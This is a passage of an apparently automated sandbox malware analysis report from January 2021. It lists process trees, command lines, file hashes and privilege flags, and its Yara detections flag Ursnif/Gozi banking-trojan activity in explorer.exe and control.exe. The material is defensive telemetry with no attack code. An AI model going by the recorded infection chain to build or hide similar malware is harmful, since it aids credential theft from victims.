Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 7064 Parent PID: 5248

General

Start time:	18:24:31
Start date:	16/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES556B.tmp' 'c:\Users\user\AppData\Local\Temp\v0ewugxm\CSC796D60C17DC54E309D26CA9CC0469D24.TMP'
Imagebase:	0x7ff74e4d0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 6952 Parent PID: 6872

General

Start time:	18:24:34
Start date:	16/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\0oy3xkhb\0oy3xkhb.cmdline'
Imagebase:	0x7ff7de0e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6380 Parent PID: 6952

General

Start time:	18:24:34
Start date:	16/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES6171.tmp' 'c:\Users\user\AppData\Local\Temp\0oy3xkhb\CSC12D6740B38D4874A9168A78B923F8E.TMP'
Imagebase:	0x7ff74e4d0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3388 Parent PID: 6872

General

Start time:	18:24:40
Start date:	16/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000023.00000003.439971229.00000000032B0000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: control.exe PID: 5308 Parent PID: 5388

General

Start time:	18:24:43
Start date:	16/01/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff614230000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000003.430559712.0000016753ED0000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.442622073.0000000000E5E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000002.442622073.0000000000E5E000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: RuntimeBroker.exe PID: 3668 Parent PID: 3388

General

Start time:	18:24:50
Start date:	16/01/2021
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6883e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis